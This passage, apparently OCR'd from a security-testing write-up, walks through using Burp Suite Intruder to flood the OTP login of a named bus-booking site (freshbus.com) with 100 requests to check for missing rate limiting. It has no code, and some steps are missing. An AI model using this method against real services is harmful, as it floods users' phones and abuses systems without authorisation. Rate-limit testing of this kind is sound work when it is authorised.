
Step 15: Since I am not getting any otp it is not vulnerable to the no rate limiting attack

c) https://www.freshbus.com/


Step 1 : Go the Website and go to the login page of that website that has otp login



Step 2 : Enter your Number and button don’t click on send otp button




Step 3 : Open the Burp Suite Tool and go to the proxy tab in the tool and on the intercept





Step 4 : Now on your Website, click on the send otp button

Step 5 : Now to the brup suite tool go to proxy and select the host name and right click and send to the intruder




Step 6 : Then go to intruder and check if your receive the request and then just go to proxy tab and off the intercept







Step 7 : In the Intruder Tab we can see the entire request that is been sent , click on the clear button on the right side




Step 8 : Now go to the Intruder tab and in the request we can see the accept-language text in that accept language we can see a number like q=0.5 , in this select the 5 number and click on the add button on right side




Step 11 : Now in the intruder tab only select the payload tab and in the payload type select the option has numbers




Step 12 : In the Payload setting set the payload by setting the FROM as 1 and TO HAS 100




Step 13 : Lastly click on the attack button in orange on the Top right corner



Step 14 : As we can see the attack is been started and we can start receiving the OTP , if we receive 100 otps then the application is vulnerbale to No rate limiting attack



